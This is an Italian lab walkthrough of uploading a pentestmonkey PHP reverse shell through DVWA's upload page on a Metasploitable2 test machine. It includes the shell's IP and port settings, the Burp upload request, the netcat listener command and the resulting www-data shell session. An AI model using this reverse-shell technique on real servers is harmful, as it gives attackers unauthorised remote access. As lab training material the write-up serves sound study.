
# PHP REVERSE SHELL

Test su macchina metasploitable2 192.168.1.10




Da DVWA possiamo caricare i file 'Upload' la php reverse shell l'ho presa da pentestmokey. Oppure in kali /usr/share/webshells/php

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.15';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
```

Nella shell vanno modificati i campi IP e porta

In questo caso dobbiamo effettuare una connessione con il nostro host quindi dobbiamo mettere il nostro IP e la porta su cui ci vogliamo mettere in ascolto.


```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------424569984615
Content-Length: 5981
Origin: http://192.168.1.10
Connection: close
Referer: http://192.168.1.10/dvwa/vulnerabilities/upload/
Cookie: security=low; PHPSESSID=856b86d92e45a7f776f6d562f8d06822
Upgrade-Insecure-Requests: 1

-----------------------------424569984615336479411086318415
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------424569984615336479411086318415
Content-Disposition: form-data; name="uploaded"; filename="php-reverse-shell.php"
Content-Type: application/x-php

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
```

Questo é il pacchetto di burp dell'invio della shell.




../../ Va indietro di 2 directory quindi la shell sará in dvwa/hackable/uploads/php-reverse-shell.php

Prima di premere invio sull'URL ci mettiamo in ascolto con kali sulla porta delle reverse quindi 4444 con il comando $ nc -lnvp 4444. -lnvp dice di ascoltare tutte le connessioni sulla porta.

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.15] from (UNKNOWN) [192.168.1.10] 48541
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
 05:11:26 up 14 min,  2 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
msfadmin tty1     -                04:57    1:31m  0.12s  0.03s -bash
root     pts/0    :0.0             04:57   14:08m  0.00s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$
```

Connessi